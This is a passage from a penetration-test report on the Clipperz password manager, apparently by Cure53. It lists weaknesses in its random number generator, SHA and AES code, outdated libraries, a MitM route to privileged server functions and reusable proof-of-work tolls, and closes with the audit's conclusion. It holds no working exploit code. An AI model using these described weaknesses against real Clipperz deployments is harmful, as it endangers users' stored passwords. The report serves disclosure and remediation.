- The only truly cryptographically strong random number source in browsers is *window.crypto.getRandomValues()*, but this is not used as a source of entropy, even if claimed to be so in Clipperz security-statement. The function *window.crypto.getRandomValues()* is nowadays supported by all relevant browsers (In MSIE11 it is *window.**msCrypto**.getRandomValues()*) and should be incorporated into Clipperz' code.

Further, there are several deviations from the Fortuna Specification[2]:

- There is no seed file used (one could be implemented via *localStorage* or even with a cookie if necessary). Without a seed file, one always starts "at Zero". It is a known problem for servers, seeding a PRNG with the first boot. Without a seed file, the same problem occurs within a browser.
- Continuously, without a seed file, the pool size of 32 is much too big. 32 was suggested for long running servers and we suggest a pool size of at least 8. If the pool size is too big, the harvested entropy will be wasted in pools that are never read, making the generated entropy weaker than possible.
- The *getRandomBytes()* method does not limit *aSize* to be <= *2^20*. If the size of the generated array is not limited, the attacks could be done with the use of the "Birthday Problem"[3]
- The reseeding is triggered by *updateGeneratorWithValue()*, but according to the specification it should be triggered by *Fortuna.getRandomBytes()*. So if no entropy event is emitted in time, the generated random values are not secure.
- *addRandomByte()* does not use the "aSourceId" parameter. According to the Fortuna Specification, the *sourceId* shall be added to the pool together with the length and data. (This should be done in *updateGeneratorWithValue()*. The parameter should not be passed to *addRandomByte()*). This is just a deviation from the standard, which probably cannot be used for an attack.
- *Clipperz.Crypto.PRNG.KeyboardRandomnessSource.collectEntropy()* is empty, so no keyboard entropy will be used. At the end, keyboard entropy is not desirable, as both keyboard events of typing one's username and password should not be used.

2 "Cryptography Engineering" by Ferguson, Schneier, Kohno, ISBN 978-0-470-47424-2
3 http://en.wikipedia.org/wiki/Birthday_problem

The whole PRNG is in a disputable state and should be replaced by a module inspired by openpgp.js' way of operating, for example[4]: Ideally, the standardized *window.crypto.getRandomValues()* function should be used if available. Otherwise, the whole operation should be aborted and simultaneous communication to the user shall either suggest using a modern browser or indicate that an injection attack might have taken place.

CLP-01-019 Erroneous Code used in SHA Module *(Low)*

Upon auditing the JavaScript sources, it was noticed that the *SHA.safeAdd()* method is only needed, because *SHA.rotateRight()* is not implemented correctly:

Currently Implemented:

```
function rotateRight (aValue, aNumberOfBits) {
       return (aValue >>> aNumberOfBits) | (aValue << (32 - aNumberOfBits));
}
rotateRight(0x80000000, 0);
// expected: 0x80000000
// actual: -2147483648
```

Suggested Correction:

```
return ((aValue >>> aNumberOfBits) | (aValue << (32 - aNumberOfBits))) >>> 0;
```

This is not considered to be an exploitable problem but it complicates development and testing. Consequent usage of *UInt** Array feature available in modern browsers would mitigate the problem because typecasts to and from *UInt** would be done implicitly.

CLP-01-020 Dead Code used in Clipperz Crypto Modules *(Low)*

The tests facilitated taking note of the fact that Clipperz shipped a lot of client-side code that was both outdated and currently not in use. Any security- or privacy-relevant project should put a very strong emphasis on code hygiene. Dead code should be removed, outdated code should be updated or otherwise deleted. See also CLP-01-022 and CLP-01-023 for further rationale.

CLP-01-021 AES Block Cipher differs from Standards *(Low)*

Clipperz, in its current state, ships an entirety of three different AES implementations:

- *Clipperz.Crypto.AES_2*
- *Clipperz.Crypto.AES*
- *Clipperz.Crypto.Base.rijndaelEncrypt, Clipperz.Crypto.Base.rijndaelDecrypt*

Our tests have shown that only AES_2 module is currently used for encryption, while the two remaining implementations are preserved for backwards compatibility reasons. The AES_2 implementation uses a block cipher, which is not a standards conforming feature[5].

4 https://github.com/openpgpjs/openpgpjs/blob/master/src/crypto/random.js#L78

5 http://www.rfc-editor.org/rfc/rfc3686.txt

Usually AES is used in CTR[6] or CBC[7] mode. This implementation is very close to using the former - when using the CTR mode, one usually makes use of a nonce and a counter. One is supposed to combine the nonce and the counter by concatenation or XOR. In the Clipperz code, however, the nonce is used as the counter itself.

CLP-01-022 Usage of outdated MochiKit Library *(Low)*

The latest stable version of MochiKit, namely the version 1.4.2., was released in 2008[8]. Clipperz client-side functionality is still based on the version 1.4. deployed back in 2005. Luckily, the changes between 1.4 and 1.4.2 are only bug fixes which are not security-relevant. Even though, effectuating an upgrade to the latest version should be considered.

CLP-01-023 Usage of outdated YUI Library *(Low)*

Clipperz is using an outdated version of the YUI library. There are currently 12 known vulnerabilities for old versions of YUI registered in the CVE database[9]. The version of YUI employed by Clipperz is much older than the ones mentioned in the CVEs, so it is highly encouraged to upgrade the library to a more recent version status.

CLP-01-024 MitM attack allows execution of Privileged Functions *(Medium)*

Apart from a traditional session, the Clipperz application uses the established SRP shared secret (the K value of SRP) to verify the identity of the user. An attacker able to perform a man-in-the-middle attack on the https connection can pair it with the session cookie and use the shared secret to execute privileged functions on the server, e.g., delete the user or request user details. Due to additional restrictions posed by Clipperz design, the confidentiality and integrity of the stored data will not be compromised.

One way to mitigate this and further improve the design of Clipperz would be to abandon sending the shared secret itself, a replace it with a hash of the secret and a random value together with the random value, M = (H(S | r), r). This would not reveal the secret, but the server can easily verify the value and, thus, maintain security even in the event of a MitM attack.

CLP-01-025 Reuse of a previously calculated Toll *(Low)*

The Clipperz application implements a bitcoin-like toll scheme, where a “toll” hash value must be calculated to match a number of bits of a preset target value. A new target value is sent along with every response and the client must provide a corresponding proof-of-work with every following request. In the request, both the target value and the proof-of-work are sent.

---

6 http://www.cryptopp.com/wiki/CTR_Mode

7 http://en.wikipedia.org/wiki/Block_cipher_mode_of_operation

8 http://mochi.github.io/mochikit/

9 http://www.cvedetails.com/product/20206/Yahoo-YUI.html?vendor_id=290

The latter is verified by the server but there is no verification on the server-side that the target value was the last one sent. This allows an attacker (or, in this case, perhaps a user wanting to avoid the toll calculation) to calculate the toll once and reuse the same pre-calculated value over and over again, regardless of the server provided value. The impact of this vulnerability is unclear at this point in time, due to the lack of knowledge on the purpose of the toll aspect.

Conclusion

This test covered the Clipperz backend as well as frontend and the client-side crypto. Overall, it yielded thirteen vulnerabilities in total, with an addition of ten general weaknesses. Four of the spotted vulnerabilities were classified as critical in terms of severity. After our Live-Reports, several vulnerabilities were fixed directly and Cure53 was able to verify the fixes, particularly for CLP-01-014, CLP-01-015 and ultimately CLP-01-017. The testing activities and efforts have left the team with the impression that the security situation of the compound of applications and libraries that encompasses Clipperz boils down to a testimony that the biggest security risk for Clipperz is the age of the code in use.

Many bugs are based on outdated security assumptions, old code that has been forgotten or stem from rarely used features that have not received any thorough testing in the past. To overcome this problem, it is highly recommended for the library maintainers to open a “clearing-up” branch and piece by piece remove whatever is not needed anymore, update all that is outdated and enumerate the features that are not in use or hardly known, flagging them for removal consideration. The motto of the clean-up should be: the smaller the attack surface the better. As it stands, any attack against Clipperz that manages to execute code in the user’s browser has critical impact and allows illegitimate retrieval of plain text passwords and other personal information.

It is further recommended to consider adding server-side code that eases forensics in case that a compromise in fact happens. Importantly, it must be distinguishable which accounts were affected and which ones were not. Given the nature of this project, where client-side encryption and blind storage of potentially sensitive data are in place, the above is evidently not an easy task. The XSS problems documented in CLP-01-014 and CLP-01-015 indicate a pressing necessity for such a tool. We further urge for initiating a utilizing unit and regressions tests to make sure that the already resolved security issues do not accidentally resurface in later releases. This also holds for cryptographic problems described in CLP-01-016 and CLP-01-017. Ultimately, we recommend usage of modern JavaScript build tools[10] to aid in further obfuscating the JavaScript and HTML sources that employ *uglify* and other compressors[11].

10 http://gruntjs.com/

11 https://github.com/mishoo/UglifyJS

Clipperz has come a long way already and presents itself fairly strong in terms of the security promises[12] it makes. This penetration test managed to identify several weak points and vulnerabilities that have the potential to significantly threaten the ability to keep the abovementioned obligations. We hope that our findings help contribute to a smaller attack surface and a more robust and threat-aware Clipperz application.

Cure53 would like to thank Marco Barulli and Giulio Cesare Solaroli[13] for their support and assistance during this assignment. Further, we would like to extend our gratitude to Dan Meredith and Adam Lynn of RFA for supporting this penetration test.

12 https://clipperz.is/security_privacy/

13 https://clipperz.is/about/people/